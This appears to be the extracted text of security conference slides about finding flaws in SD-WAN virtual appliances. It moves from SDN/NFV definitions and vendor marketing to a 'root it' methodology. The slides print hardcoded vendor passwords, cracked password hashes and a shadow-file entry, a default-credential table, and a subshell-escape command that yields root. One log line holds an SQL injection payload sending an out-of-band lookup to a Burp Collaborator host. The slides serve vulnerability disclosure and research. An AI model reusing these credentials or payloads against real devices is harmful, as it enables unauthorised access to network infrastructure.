
ONE BY ONE – HIGH LEVEL

- SDN: principle of physical separation of the network control plane from the data plane
- Orchestrator (NFVO): component responsible for the management of the NS life cycle, VNF lifecycle and NFV infrastructure resources
- Controller: component responsible for the control and management of a network domain
- VNM Manager (VNFM): component that is responsible for the management of the VNF lifecycle





ONE BY ONE – DATA PLANE

- Network Functions Virtualization(NVF): principle of separating network functions from the hardware
- Network Function (NF): functional block within a network infrastructure that has well-defined external interfaces and well-defined functional behavior
- VNF is a software implementation of an NF within NVF architecture framework
 - DPI/IDPS, WAF, LB, NAT, PROXY, VPN
- NFV Infrastructure (NFVI): hardware and software on which VNFs are deployed



SERVICE CHAINING & SECURITY

- Dynamic mesh overlay VPN
- Security functions chaining
 - Branch
 - HQ
 - SOC
 - Cloud (MSS)



SECURITY!

SD-WAN is Driving a New Approach to **Security**

by Derek Granath | Published Feb 6, 2018

<http://blog.silver-peak.com/sdwan-driving-new-approach-to-security>

The many benefits of SD-WAN for today's networks

SD-WAN ... offer internet connectivity advantages, like reduced cost, by alleviating concerns about internet reliability and **security**

<https://searchsdn.techtarget.com/answer/What-is-SD-WAN-and-should-I-consider-it>


Four Reasons Why SD-WAN Makes Sense

By [Peter Scott](#), SD-WAN Contributor

2. Better **Security**

Unlike traditional WAN solutions, which handle security through multiple appliances at each branch office, SD-WAN can include all of these functions in-box and at lower cost.

<https://www.sdwanresource.com/articles/419405-four-reasons-why-sd-wan-makes-sense.htm>



...adopting the SD-WAN because of the net benefit gains in bandwidth, availability, **security** and cost savings...

A U.S. Air Force tactical network operations technician adjusts an AV-211 antenna at Diyarbakir Air Base, Turkey. The latest networking techniques, such as software-defined wide area networks, may offer both budgetary and operational benefits for the Defense Department.

The Rise of the SD-WAN

August 2, 2017
By [Tony Bardo](#)

<https://www.afcea.org/content/rise-sd-wan>




SECURITY

**Do or do not,
there is no try.**

Yoda

TO HACK AN NETWORK APPLIANCE...



SD-WAN IS A VIRTUAL APPLIANCE

Virtual Appliances: A New Paradigm for Software Delivery



SDN and NFV: New paradigm communication

AnsWerS

Episodes

A New Paradigm

<http://www.teldat.com/blog/en/sdn-and-nfv-new-paradigm-communication/>
<https://www.vmware.com/content/dam/digitalmarketing/vmware/en/pdf/products/vam/vmware-virtual-appliance-solutions-white-paper.pdf>
<http://answersforaws.com/blog/2013/07/a-new-paradigm/>

AMI & SaaS ▾ sd-wan

sd-wan (30 results) showing 1 - 10

Xelerate SD-WAN SaaS

★★★★★ (0) | Version 1 | Sold by NETPAS

Xelerate global cloud platform application acceleration solution, bases on the global intelligent full-mesh network, all nodes have independent computing capabilities..

Microsoft Azure

Contact Sales: 1-800-555-0000

CloudGenix SD-WAN

Why Azure ▾ Solutions Products Documentation Pricing Training Marketplace Partners ▾ Support ▾ Blog

Citrix SD-WAN

Search

sd-wan

Web Videos Documentation Marketplace Knowledge center Roadmap Azure Updates Blog

Riverbed SteelConnect Gateway (SD-WAN) MARKETPLACE

https://azuremarketplace.microsoft.com/en-us/marketplace/apps/riverbed.riverbed_stellconnect_gw

Riverbed SteelConnect Gateway for Azure

NetScaler SD-WAN Standard Edition MARKETPLACE

<https://azuremarketplace.microsoft.com/en-us/marketplace/apps/citrix.netscaler-sd-wan-standard-edition>

NetScaler SD-WAN Standard Edition 9.3


WHERE TO BEGIN? ROOT IT!

- grep file system
- Local vulns
- Admin backdoors
- Remote vulns
- Patch “the box”



Pros/Cons for Bug Hunting

- Pros
 - Likely share 95% same code as physical device
 - Common mindset of “customers don’t have root” which leads to shipping a “litter box”



GOOGLE THIS!

```
from fabric.api import sudo
from fabric.api import env
from fabric.api import run

env.user = "Administrator"
env.host_string = '10.192.28.176'
env.password = "versa123"

def test():
    sudo('ls -lrt')
    sudo("sudo sed -i '/singh/ s/$/anythin/' /tmp/pompina")

test()
```

<https://github.com/joshuap-cfy/frontier-versa-sdwan-poc-0117>

forked from [Cloudify-PS/cloudify-versa-plugin](https://github.com/Cloudify-PS/cloudify-versa-plugin)

Code Pull requests 0 Projects 0 Wiki Insights

187 lines (175 sloc) | 5.64 KB

```
1 #Add and configure network with DHCP,DNS,Firewall to exsistent organization
2 #Organization must have one free interface
3 tosca_definitions_version: cloudify_dsl_1_3
4
5 imports:
6   - imports.yaml
7
8 inputs:
9   versa_url:
10     default: "https://172.19.0.210:9183"
11   client_id:
12     default: "voae_rest"
13   client_secret:
14     default: "asrevnet_123"
15   username:
16     default: "Administrator"
17   password:
18     default: "versa123"
```

GOOGLE THIS AGAIN!

Version 6.2.11, September 2015

Silver Peak VXOA < 6.2.11 - Multiple Vulnerabilities

==Subshell Breakout==

An administrative user with access to the enable menu of the login subshell may enter a hardcoded string to obtain a bash shell on the operating system.

EDB-ID: 38197	Author: Security-Assessment.com	Published: 2015-09-15
CVE: N/A	Type: Webapps	Platform: PHP
Aliases: N/A	Advisory/Source: Link	Tags: N/A
E-DB Verified: 	Exploit:  Download / View Raw	Vulnerable App: N/A

Version 8.1.6.x, March 2018 (Patched 8.1.7)

```
silverpeak > en
silverpeak # _spsshell
[admin@silverpeak root]# id
uid=0(admin) gid=0(root) groups=0(root)
```



*The Google-Fu
is strong with
this one.*

GREP FOR PASSWORDS

- Config
- Code
- Logs
- ...



71 \$password = 'talari'
Vulnerable File
.app\T\est\Case\Controller\Component\Auth\PAMA
uthenticateTest.php

68 'password' => 'T414riC4|<3'
Vulnerable File
.app\Config\database.php

/etc/shadow file
admin:aaLR8vE.jjhss:17595:0:99999:7:::
DES: admin

/var/log/vnms/karaf/vnms-console.log
/var/log/vnms/karaf/vnms-
console.log:org.springframework.jdbc.BadSqlGrammarException:
StatementCallback; bad SQL grammar [insert into Audit (user_name, tenant,
remote_address, port, operation, object_key, changeset, time, failure,
failure_reason) values ('Administrator','ProviderDataCenterSystemAdmin',
'10.2.3.102', 63948, 'create', 'null', '{"change-
password":{"currentpassword":"' 123;declare @q varchar(99);set
@q='\\\\\\mg6o7h38tizfqva0bfhzf8vbb2hz5qven1dp2.burpcollab'+'orator.net\\\\ooj';
exec master.dbo.xp_dirtree @q;-- ","newpassword":"P@ssw0rd"}}}', '1/21/18 7:02
PM', 'false', '')]; nested exception is org.postgresql.util.PSQLException:
ERROR: syntax error at or near "\\"

DO SOME FORENSICS

```
# cat /root/.bash_history
ls /var/log/messages
...
cd /var/opt/tms/
ls
./scrub_aws.sh
rm -rf scrub_aws.sh
ls
shutdown
cli
exit
```



Sergei Gordeichik

Can we check hash for Silverpeak123

spsadmin:\$1\$16Bvqcvt\$9yBdNThrxx6jVqdNmgDZX1:10000:0:99999:7:::

[Reply](#) [Edit](#) [Delete](#) [Like](#) Mar 01, 2018



Denis Kolegov

Verified. Salt: 16Bvqcvt, password: Silverpeak123.

```
{
  [[ -d $auth_dir ]] || mkdir -p ${auth_dir}
  echo $ADMIN_USER':$1$.SM/kuyL$2gSstvF3Tzw010fOiwg3F1' | chpasswd -e || true
  echo ${OTHER_USERS// *}:'$1$To8UC/o0$m4V8wPZ/AfD2NSTMx7xJM1' | chpasswd -e

  # disable direct login for other users
  passwd -l ${OTHER_USERS// *}
```

YOU CAN'T STOP PROGRESS!

Cisco Default Passwords (Valid December 2018)

Cisco Model	Default Username	Default Password
ESW-520-24-K9	cisco	cisco
ESW-520-24P-K9	cisco	cisco
ESW-520-48-K9	cisco	cisco
ESW-520-48P-K9	cisco	cisco
ESW-520-8P-K9	cisco	cisco
ESW-540-24-K9	cisco	cisco
ESW-540-24P-K9	cisco	cisco

```
env.user = "Administrator"  
env.host_string = '10.192.28.176'  
env.password = "versa123"
```



[Sergei Gordeichik](#)

Can we check hash for Silverpeak123

spsadmin:\$1\$16Bvqcvt\$9yBdNThrxx6jVqdNmDZX1:10000:0:99999:7:::

[Reply](#) [Edit](#) [Delete](#) [Like](#) Mar 01, 2018



[Denis Kolegov](#)

Verified. Salt: 16Bvqcvt, password: Silverpeak123.

68 'password' => 'T414riC4|<3'

